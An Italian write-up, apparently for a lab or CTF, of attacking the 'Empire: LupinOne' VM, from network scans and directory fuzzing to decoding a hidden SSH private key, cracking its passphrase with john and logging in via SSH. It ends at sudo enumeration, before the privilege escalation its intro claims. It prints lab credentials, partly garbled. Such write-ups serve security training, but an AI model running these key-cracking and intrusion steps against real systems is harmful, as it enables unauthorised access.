

BLACKBOX EMPIRE LUPIN ONE

Compromissione della macchina **LupinOne** eseguita in ambiente isolato: due VM, Kali (attaccante) e il target, connesse in rete con NAT, senza esposizione verso Internet. L'attività si è conclusa con la completa escalation di privilegi sul sistema.

Impostazioni di rete Kali Linux

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 573sec preferred_lft 573sec
```

Utilizzando il comando “ip a” la kali mostra che il suo indirizzo IP è 10.0.2.15/24.

Scansioni

“sudo arp-scan -l” per rilevare l’IP del target

```
(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:75:ef:6e      (Unknown)
10.0.2.5      08:00:27:7b:39:ba      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.893 seconds (135.24 hosts/sec). 4 responded
```

L’arp-scan, inviando richieste ARP e raccogliendo le risposte, ha permesso l’individuazione dell’IP del target: 10.0.2.5

Test di connettività

“ping 10.0.2.5” conferma la presenza di connessione tra le due macchine

```
(kali㉿kali)-[~]  
$ ping 10.0.2.5  
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.  
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=3.71 ms  
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=13.7 ms  
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=3.98 ms  
^C  
— 10.0.2.5 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 3.708/7.116/13.656/4.625 ms
```

Scansioni nmap

“Nmap -sV” per scansionare porte aperte e servizi attivi. In questo caso ha individuato le porte 22 e 80 aperte, con i servizi openSSH e Apache attivi.

```
$ nmap -sV 10.0.2.5  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 15:54 EDT  
Nmap scan report for 10.0.2.5  
Host is up (0.00064s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)  
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))  
MAC Address: 08:00:27:7B:39:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
```

“Nmap -O” per rilevare il sistema operativo, ovvero Linux.

```
(kali㉿kali)-[~]  
$ nmap -O 10.0.2.5  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 15:59 EDT  
Nmap scan report for 10.0.2.5  
Host is up (0.0048s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:7B:39:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Device type: general purpose/router  
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3  
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
```

Scansione delle vulnerabilità con “nikto -h” per rilevare vulnerabilità e/o errori di configurazione del server web.

```
(kali@kali)-[~]
$ nikto -h http://10.0.2.5
- Nikto v2.5.0

+ Target IP:      10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port:    80
+ Start Time:     2025-09-03 16:04:13 (GMT-4)

+ Server: Apache/2.4.48 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: Server may leak inodes via ETags, header found with file /, inode: 14d, size: 5cd8c2e02d089, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.48 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /image/: Directory indexing found.
+ 8103 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2025-09-03 16:05:12 (GMT-4) (59 seconds)

+ 1 host(s) tested
```

Scansione con Nessus



Vulnerabilities


Total: 20

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	7.4	0.8739	161454	Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow
CRITICAL	9.8	6.7	0.6463	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	6.7	0.0004	193421	Apache 2.4.x < 2.4.54 Authentication Bypass
CRITICAL	9.8	6.7	0.6902	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	7.7	0.937	201198	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities
CRITICAL	9.8	7.4	0.8739	156255	Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF
CRITICAL	9.8	7.4	0.448	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.1	6.0	0.0054	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.0	7.3	0.2314	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
CRITICAL	9.0	8.1	0.9444	153583	Apache < 2.4.49 Multiple Vulnerabilities
HIGH	7.5	3.6	0.3109	193422	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability
HIGH	7.5	3.6	0.1508	193423	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
HIGH	7.5	3.6	0.0139	193424	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)
HIGH	7.5	4.4	0.5874	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0035	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	4.4	0.8741	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
HIGH	7.5	6.0	0.0004	241984	Apache 2.4.x < 2.4.64 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0054	153585	Apache >= 2.4.17 < 2.4.49 mod_http2
HIGH	7.5	3.6	0.0388	153586	Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi
MEDIUM	5.3	1.4	0.0019	193420	Apache 2.4.x < 2.4.54 Out-Of-Bounds Read (CVE-2022-28330)

* indicates the v3.0 score was not available; the v2.0 score is shown

Ricognizione di cartelle e file

Dal browser è stata stabilita la connessione col web-server della macchina target.



Scansione delle directory con gobuster, riuscendo a rilevare cartelle e file potenzialmente utili.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.5/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.5/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./htaccess (Status: 403) [Size: 273]
./hta (Status: 403) [Size: 273]
./htpasswd (Status: 403) [Size: 273]
/image (Status: 301) [Size: 304] [→ http://10.0.2.5/image/]
/index.html (Status: 200) [Size: 333]
/javascript (Status: 301) [Size: 309] [→ http://10.0.2.5/javascript/]
/manual (Status: 301) [Size: 305] [→ http://10.0.2.5/manual/]
/robots.txt (Status: 200) [Size: 34]
/server-status (Status: 403) [Size: 273]
Progress: 4614 / 4615 (99.98%)

Finished
```

Il file “**robots.txt**” è certamente il più interessante, dunque è stato analizzato seguendo il percorso via URL “**10.0.2.5/robots.txt**” .



Al suo interno viene indicata una directory nascosta denominata “~myfiles”, che però conduce ad una “finta” pagina di errore 404.



Error 404



Il primo ragionamento è stato di lanciare il comando:

curl http://10.0.2.5/~myfiles/ -s -i

Che servirà per trasferire dati da un server, “-s” disattiva eventuali messaggi di errore così ritornare un output più pulito e “-i” serve ad includere anche gli headers oltre che il contenuto della pagina.

```

(kali㉿kali)-[~]
$ curl http://10.0.2.5/~myfiles/ -s -i
HTTP/1.1 200 OK
Date: Tue, 02 Sep 2025 14:19:12 GMT
Server: Apache/2.4.48 (Debian)
Last-Modified: Mon, 04 Oct 2021 14:39:59 GMT
ETag: "93-5cd87e32e39c8"
Accept-Ranges: bytes
Content-Length: 147
Vary: Accept-Encoding
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Error 404</title>
</head>
<body>

<h1>Error 404</h1>

</body>
</html>

⚡— Your can do it, keep trying. —>

```

Si nota subito che in realtà il codice di stato HTTP sia 200 OK, dunque l'errore non era reale.

In fondo alla pagina una scritta che non appariva in chiaro che recita "Your can do it, keep trying."

Dunque sono state effettuate ulteriori scansioni di gobuster che non sono andate a buon fine, finchè, notando che la directory myfiles avesse una tilde all'inizio del nome, è stato aggiunto il simbolo speciale all'inizio di ogni parola all'interno della wordlist utilizzando il comando:

```
sed 's/^/~/' /usr/share/seclists/Discovery/Web-Content/common.txt > tilde-common.txt
```

```

(kali㉿kali)-[~]
$ sed 's/^/~/' /usr/share/seclists/Discovery/Web-Content/common.txt > tilde-common.txt
(kali㉿kali)-[~]
$ █

```

E successivamente è stata ritentata la scansione gobuster che ci ha mostrato una nuova directory nascosta denominata "**~secret**"


```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.5/ -w tilde-common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.5/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: tilde-common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/~secret (Status: 301) [Size: 306] [→ http://10.0.2.5/~secret/]
Progress: 4746 / 4747 (99.98%)

Finished
```

Navigando in questa cartella troviamo un messaggio lasciato da icex64 che comunica la presenza di un altro file nascosto contenente la sua chiave privata ssh.

```
← → ↻ 🏠 10.0.2.5/~secret/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64
```

Questa volta è stato utilizzato il tool “ffuf” tramite il comando:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.5/~secret/.FUZZ -c -e .txt


```
(kali@kali):~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.5/~secret/.FUZZ -c -e .txt
Gotta be honest, I hope that you find my secret directory. I created like this to share with you my create ssh private key file.
As hidden, I hope the hackers don't find it and crack my passphrase with fasttrack.


Your best friend - icex64

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.5/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

htmlarea.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htmlarea [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htmlarea.txt, I'm happy [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
htsrvtxt somewhere h [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
htsrvtxt I know that [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
htsearch.txt let me kn [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 1ms]
htsearch [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 2ms]
htb.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
htb [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
html-editors [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 89ms]
html-editors.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 124ms]
htmlstory [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 9ms]
htmlstory.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 9ms]
html_single.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 9ms]
html_single [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 7ms]
htforum.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 16ms]
htforum [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 17ms]
htmledit [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 8ms]
htmledit.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 8ms]
http_cycle [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
http_response [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
http_cycle.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
http_response.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
html-calendar [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
html-calendar.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htp [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
htp.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
html40.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 6ms]
html40 [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 7ms]
httpport [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
httpport.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htpc [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htpc.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htf1.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 2ms]
htf1 [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
ht_s [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
ht_s.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 5ms]
htab [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htab.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
htmlpages [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 5ms]
htmlpages.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 5ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 8ms]
httpads.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
httpads [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
html_parser [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 8ms]
html_parser.txt [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 8ms]
html98 [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 5ms]
```

Ed ecco trovato il file “mysecret.txt” contenente la chiave ssh dell’utente icex64. Dato che si tratta di un file nascosto, di prassi si usa mettere il “.” davanti al nome del file: “.mysecret.txt”



Il primo pensiero è che il contenuto del file sia cifrato, dunque è stato utilizzato un tool esterno, dcode.fr, per scoprire rapidamente in che formato sia.

Search for a tool

★ SEARCH A TOOL ON DCODE

e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

Base 58

Base62 Encoding

Base64 Coding

Substitution Cipher

Shift Cipher

Homophonic Cipher

Pollux Cipher

#7

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

8wQg1UyBNKPBBvnc7jGy3qFuJvCLt6yMUEYXKQTpmEhx4rXJZK3aKdbucKhGqMhMhVbtpLrQUaPZHs1NGUceD64Kw5kZ7svohTC5i4L4TuEzRZEywy6v2GGiEp4Mf2oEHMUwgtONXbsGp8sbJbZATFLXvP3PgBw8rgAakz7QBFAGryQ3tnxytWNUHwkPohMMKU1DFeRyL18HGUdocwZFzdkbFfvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBMU2zpCstqFAXXeQd8LiwZzPdsbF2YZEKzNYtckw5RrFa5zDgKm2gSRN8gHz3WqS

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: [Frequency Analysis](#) – [Index of Coincidence](#)

SYMBOLS IDENTIFIER

▶ Go to: [Symbols Cipher List](#)

Answers to Questions (FAQ)

What is a cipher identifier? (Definition)

An encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter

L'analisi ha riconosciuto che la tecnica utilizzata è base58. Dunque tramite lo stesso tool si è proseguito con la decrittazione che ha confermato essere la chiave citata da icex64.

Search for a tool

★ SEARCH A TOOL ON DCODE

e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

-----BEGIN OPENSsh PRIVATE KEY-----

b3B1bnNzaC1rZXktbjEAAAACmF1czI1Ni1jYmMAAAAGYmNyeXB0AAAAAGAAABdy33c2Fp

PBYANne4oz3usGAAAEAAAAEAAAIAXAAAB3NzaC1yc2EAAAADAQABAAQCAQDBZHzJcVvk

9GXiytp1gt9z/mp91Nqou9QoAwop5JNxhefm/j5KQmdj/

JB7sQ1hBotONvqaAdmsK+OYL9

H6NSb0jMbMc4soFrBinoLEKx894B/PqUTodesMEV/ak22

UKegdwlJ9Arf+1Y48V86gkzS6

xzoKn/ExVKApsdimIRvGhsv4ZMmMEKTIoTEGz7raD7QH

DEXiuswl0hkh33rQZCrFsZFT7

J0wKglrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECovURP

L7eJa0/nRfCaOrIzPFZ/NNYgu

/D1f1CmbXesCvm1D71cbPqfwfKGF3hweEr0wdQhEuTf50

yDICwUbg0dLkz4kcskvcDzH0

ZnaDsmjoYv2uLVLi19jrfrnp/tVoLbKm39ImmV6Jubj6Jm

pHXewewKiv6zInNE8mkHMPY5I

he0cLdyv316bFI80+3y5m3gPIhUuk78C5n0VUOPSQMx5

6d+B9H2bf12To18mTFawaOpf

XdcBVXZkouX3n1ZB1/Xoip71LH3kPI7U7fPsz5EyFIPWI

aENsRmznbtY9ajQhbJHAjFC1A

hzXJi4LGZ6mjaGEil+9g4U7pjTEaQYv1+3x8F+zuizSvd

Mr/66Ma4e6iwPLqmtzt3UiFGb

4Ie1xawQf7Un1oKuyjLvmWbBb3gRYakBbQApo0NhGoYQA

AB1BkuFfctACNr1Dxn180vczq

mXXs+ofdFSDieinHKLdSqFDsSALaXkLX8DFDPFY236qQ

E1poC+LJsPHJYSpZor0cgjtwP

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▼

★ BASE 58 CIPHERTEXT

8wQg1UyBNKPBBvnc7jGy3qFuJvCLt6yMUEYXKQTpmEhx4rXJZK3aKdbucKhGqMhMhVbtpLrQUaPZHs1NGUceD64Kw5kZ7svohTC5i4L4TuEzRZEywy6v2GGiEp4Mf2oEHMUwgtONXbsGp8sbJbZATFLXvP3PgBw8rgAakz7QBFAGryQ3tnxytWNUHwkPohMMKU1DFeRyL18HGUdocwZFzdkbFfvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBMU2zpCstqFAXXeQd8LiwZzPdsbF2YZEKzNYtckw5RrFa5zDgKm2gSRN8gHz3WqS

★ RESULTS FORMAT ☒ STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)

☐ HEXADESIMAL 00-FF
☐ DECIMAL 0-127-255
☐ OCTAL 000-177-377
☐ BINARY 00000000-11111111
☐ INTEGER NUMBER
☐ FILE TO DOWNLOAD

▶ DECRYPT

See also: [Base64 Coding](#) – [Base N Convert](#)

BASE 58 ENCODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▼

FROM A TEXT-BASED MESSAGE (ASCII)

★ BASE 58 PLAINTEXT

dCode Base 58

▶ ENCRYPT

FROM A NUMBER

★ INTEGER NUMBER TO CONVERT TO BASE 58

1234567890

▶ CONVERT

Cracking della passphrase ssh di icex64

Inizialmente è stato creato un file di testo che ospitasse la chiave ssh appena trovata, tramite il comando “sudo nano ssh_key.txt”. Utilizziamo il comando “file” per avere conferma che sia stato salvato nel formato corretto.

```
(kali㉿kali)-[~]
$ sudo nano ssh_key.txt

(kali㉿kali)-[~]
$ file ssh_key.txt
ssh_key.txt: OpenSSH private key
```

È necessario assegnare la proprietà del file contenente la chiave ssh, utilizzando il comando:

sudo chown "\$USER:\$USER" ssh_key.txt

In questo modo sarà possibile modificare i permessi del file restringendoli a solo lettura e modifica da parte del proprietario, dato che OpenSSH fa dei controlli rigorosi in merito per poter validare la chiave. Tutto questo si effettua richiamando il comando:

chmod 600 ssh_key.txt

```
(kali㉿kali)-[~]
$ sudo chown "$USER:$USER" ssh_key.txt

(kali㉿kali)-[~]
$ sudo chmod 600 ssh_key.txt

(kali㉿kali)-[~]
$ ls -l ssh_key.txt
-rw----- 1 root root 3434 Sep  3 10:29 ssh_key.txt
```

“ls -l” è servito per avere la conferma dei permessi del file. Adesso bisogna occuparsi del cracking della password, ma per prima cosa serve trasformare la chiave ssh in hash, sfruttando il comando:

python3 /usr/share/john/ssh2john.py ssh_key.txt > ice_key.hash

```
(kali㉿kali)-[~]
$ python3 /usr/share/john/ssh2john.py ssh_key.txt > ice_key.hash
```

Ora che abbiamo il file con l’hash utilizziamo il tool “john” per fare il crack della password, utilizzando la wordlist “fasttrack” come suggerito nel messaggio nascosto di icex64. Il comando sarà:

john --wordlist=/usr/share/wordlists/fasttrack.txt ice_key.hash

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt ice_key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (ssh_key.txt)
1g 0:00:00:06 DONE (2025-09-03 11:40) 0.1592g/s 15.28p/s 15.28c/s 15.28C/s Winter2015..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La passphrase ssh dell'utente target è "P@55w0rd!". Questa scoperta permetterà di accedere ad Empire Lupin One impersonando icex64, dunque viene eseguito il comando ed alla richiesta inseriamo la passphrase:

```
ssh icex64@10.0.2.5 -i ssh_key.txt
P@55w0rd!
```

```
(kali@kali)-[~]
$ ssh icex64@10.0.2.5 -i ssh_key.txt
Enter passphrase for key 'ssh_key.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Effettuato l'accesso è possibile controllare file e cartelle in cerca di ulteriori indizi. Utilizzando "ls -la" possiamo vedere eventuali cartelle e file presenti sul sistema e "sudo -l" per controllare i permessi dell'utente.

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..
-rw-r--r-- 1 icex64 icex64 1256 Sep  3 13:13 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4 2021 .profile
-rw-r--r-- 1 icex64 icex64  12 Oct  4 2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

